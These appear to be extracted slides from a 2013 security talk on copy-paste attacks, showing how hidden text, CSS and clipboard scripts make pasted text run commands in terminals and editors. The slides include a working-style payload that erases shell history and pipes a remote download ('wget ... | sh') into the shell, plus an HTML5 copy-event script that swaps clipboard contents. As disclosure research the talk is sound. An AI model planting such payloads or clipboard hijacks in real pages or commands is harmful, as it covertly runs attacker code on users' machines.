# copy&paste&get\_pwned

niekt0@hysteria.sk

August 3, 2013

niekt0@hysteria.sk copy&paste&get\_pwned

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- wysinwyg
- What you see is NOT what you get

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• Not my work



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- 2008: 253C What you see is not what you copy

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http://thejh.net/misc/website-terminal-copy-paste

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
• Plus others, periodically



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
- Plus others, periodically
- All scripts and examples for this talk are at http: //hysteria.sk/~niekt0/ohm/



• Basic idea is to use invisible font


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- Or to place evil payload outside of visible area

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- Basic idea is to use invisible font
- Or to place evil payload outside of visible area
- Lets see how deep the rabbit hole goes

- 4 回 2 - 4 □ 2 - 4 □

• I will focus on 4 areas:

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
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- Test: Will this work? Send to gvim in insert mode.
- There are even race conditions when pasting control sequences. (!)

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- Fork in the background and join a botnet cloud.

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- Terminal emulator blink and stop responding, if break is send, payload is not executed.

• Other approach: try to make a polymorf, valid in a multiple contexts

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- Other approach: try to make a polymorf, valid in a multiple contexts
- Harder and less generic, but probably only working approach

• Plain shell - easy

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#### Problem

### Universal payload

- Plain shell easy
- Various shells bash, ksh, tcsh, zsh, csh, busybox, cmd.exe, rc, ...
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- joe need to use build in shell accessible by ctrl-k ' ('<br>id<br>)

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- Yes, hash -r and clear delete more than we would like to

At the end, its something like this:

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At the end, its something like this:

 #:<br>!!&#8;&#8; ! let H1=HISTCMD-1;let H2=HISTCMD-2;history -d "\$H1" 2>/dev/null;history 2| grep '\#:\$' 2>/dev/null && history -d "\$H2" 2>/dev/null; wget -q0- http://trololo/b|sh; hash -r 2>/dev/null; clear<br>&#27;ddi&#8;&#8;&#8;&#8;a#t-get

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Table: Supported shells and modes

shell / mode	raw	cat	vim
bash	OK	ΟK	OK
ksh	OK	F	OK
zsh	OK	ΟK	OK
csh	F	F	OK
tcsh	Р	Р	OK
busybox	Р	Р	OK
ash	Р	Ρ	OK
cmd.exe			

Legend: OK - working, P - partial working, F - fail Maybe you can make a better polymorphic payload? • Win\* - ctrl-C to copy, ctrl-V to paste, paste into cmd.exe must be clicked from menu

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- Plus other minor alternatives (not covered here)

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- Just select text (reference to text is saved) vs. actual copy to clipboard (windows style)
- Plus other minor alternatives (not covered here)
- Both approaches often used on one machine at same time(!),
   =>collisions and unexpected behaviour

 Browsers - most common way, full-featured html, hard to avoid browsers these days

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- E-mail clients also have html + css, no javascript
- Instant messengers limited html subset, but...

• Obvious payload hiding tricks on server side:

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- BTW: Some older version of firefox requires additional http request for "view page source" :)



#### • All basic tricks work fine here. (except in links2 ?:)

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- For example when user copy something from your page, you can change it to something else.

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Problem

## Copying to the clipboard - HTML5

```
<script>
document.getElementById('theInput').addEventListener( 'copy
e.preventDefault();
var data = e.clipboardData;
data.setData( 'text', 'trololi trolola');
}, true);
</script>
```

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• XMPP/Jabber (ICQ, MSN, ...)

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- Specification at http://xmpp.org/extensions/xep-0071.html

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- At least in all implementations I have tried
- If we are sending data within OTR communication, we can send a full payload with escape sequences

• Terminal emulators has to stop accepting special (control) sequences.

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- CSS is almost impossible to fix, or at least I don't know how.



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A (1) > A (2)

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- http://davidwalsh.name/demo/battery-api.php

## Questions?

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